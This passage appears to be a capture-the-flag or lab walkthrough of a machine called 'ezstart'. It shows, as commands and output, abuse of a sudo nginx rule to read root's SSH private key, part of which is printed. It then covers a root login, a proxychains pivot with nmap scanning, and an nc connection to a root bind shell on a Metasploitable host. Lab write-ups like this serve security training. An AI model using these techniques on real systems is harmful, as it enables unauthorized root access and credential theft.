    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ezstart may run the following commands on ezstart:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

searching online we discover that we can configure ngnix to run on `/root` as a home so we can

Creating NGINX Plus and NGINX Configuration Files

Understand the basic elements in an NGINX or NGINX Plus configuration file, including directives and contexts.

https://docs.nginx.com/nginx/admin-guide/basic-functionality/managing-configuration-files/

Ho webdav server with Nginx

Ste tions to install and setup a we g nginx and its related dav mo 2 minutes

stash.app/2021/12/09/nginx -w

Module ngx_http_dav_module

The ngx_http_dav_module module is intended for file management automation via the WebDAV protocol.
The module processes HTTP and WebDAV

https://nginx.org/en/docs/http/ngx_http_dav_module.html#dav_methods

```
ezstart@ezstart:~$ head /etc/nginx/nginx.conf
uuser www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}
```

```
ezstart@ezstart:~$ cat pwn.conf
user root;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
}
```

```
http {
    server {
        listen 1337;
        root /;
        autoindex on;
        dav_methods COPY;
    }
}
ezstart@ezstart:~$ sudo nginx -c /home/ezstart/pwn.conf
ezstart@ezstart:~$ curl 127.0.0.1:1337/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEArXA9LMcENzMa/EtK8d5VBOrz4+qTzMV6IJicB+TgmQI/qq+2
[chump...]
JYwBxiVlmj0hCovIFTQ+12FqSk0JLNJTyNbOD647WEMa6VMbnWLgZboZ9MAT
-----END RSA PRIVATE KEY-----
```

```
ezstart@ezstart:~$ sudo nginx -c /home/ezstart/pwn.conf
ezstart@ezstart:~$ curl 127.0.0.1:1337/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEArXA9LMcENzMa/EtK8d5VBOrz4+qTzMV6IJicB+TgmQI/qq+2
nInbz4/2foeYBj3CJjSmNLtnF6URmm7FNC/JKuTdiYNe0o5zZjmFFRY4n0Set94I
WJtdeBEDCaEOTZWHsSEj7txTFNt7XMWLATveCOeG+R5pD8gRfHVEGI9c5L9JLNMm
AOrkJ2fLuTseSJj2hyWb4oSHqrAXnExIFaNeOnSbZjP+e2NGsceDcee5ZYVWm0nK
CxYuDsobpYGl4+J09G7rI2oqnibHmoeMjZv7py7h7ca6p3zCDCtTsRUh+XKoDQyg
SvjwytXSzKVBPSbzEk9mNQr0cpDlpTCwgjQa4mJl5PrBMN3C5lnJUFFmm7pP2dFl
0e3+pa1yBNDIieVMfR0TJn2TY5/lO9InlUBttmSLDr41NEaeuaGNG5lTr3eUjpIC
sXcIqpr6jmLThLSTM32QGN9UOwBNftETA9Luahgqp4X1lXN8teOhS0kYUnrGFz1L
kx2LYLpHBbaNsXr2Ltzpocs0ciiq5Gkg6L/rmxOzcat/4oHkGGGqtNvOfwMMImjC
```

lets save that file to `id-rsa` and try to use it

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ ssh root@192.168.11.4 -i id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@192.168.11.4's password:
Permission denied, please try again.
root@192.168.11.4's password:
```

but if we change permission of that file, then we can use it: `chmod 600 id_rsa`

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ ssh root@192.168.11.4 -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Oct 18 17:31:21 2024 from 192.168.11.2
root@ezstart:~# cat flag3.txt
are u see any one around
root@ezstart:~#
```

what does “are u see any one around” mean???

remeber about `arp-scan` where we find `192.168.11.5` host but we can’t access it let’s see if our new machine can access it

```
root@ezstart:~# ping 192.168.11.5
PING 192.168.11.5 (192.168.11.5) 56(84) bytes of data.
64 bytes from 192.168.11.5: icmp_seq=1 ttl=64 time=0.623 ms
64 bytes from 192.168.11.5: icmp_seq=2 ttl=64 time=0.641 ms
64 bytes from 192.168.11.5: icmp_seq=3 ttl=64 time=0.541 ms
64 bytes from 192.168.11.5: icmp_seq=4 ttl=64 time=0.467 ms
^C
--- 192.168.11.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.467/0.568/0.641/0.069 ms
```

wolla we have new target and we can access it but first we need to redirect our attack throw our new machine so we can attack `192.168.11.5`

---

proxychain

1. configure proxy: add `socks4 127.0.0.1 9050` to `/etc/proxychains4.conf`

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

2. start an SSH dynamic proxy from **Machine A:** `ssh -i id_rsa -D 9050 root@192.168.11.4`
3. run command throw `proxychains`: `proxychains nmap -sT 192.168.11.5`

---

scan .5 machine

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ proxychains nmap 192.168.11.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.91 ( https://nmap.org ) at 2024-10-18 19:29 EDT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:22  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:143 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:256 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:554 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:3306  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:1720 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:199 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:1723 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:995 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:139  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:1025 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:21  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:53  ...  OK
```

```
Nmap scan report for 192.168.11.5
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

root .5 machine

doing some enumeration and port foot printing using `nc` we found that `1524` post have a bind shell

```
┌──(kali㉿kali)-[~/depi/project/ezstart_sol]
└─$ proxychains nc 192.168.11.5 1524
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  192.168.11.5:1524  ...  OK
root@metasploitable:/# whoami
root
root@metasploitable:/# wpd
```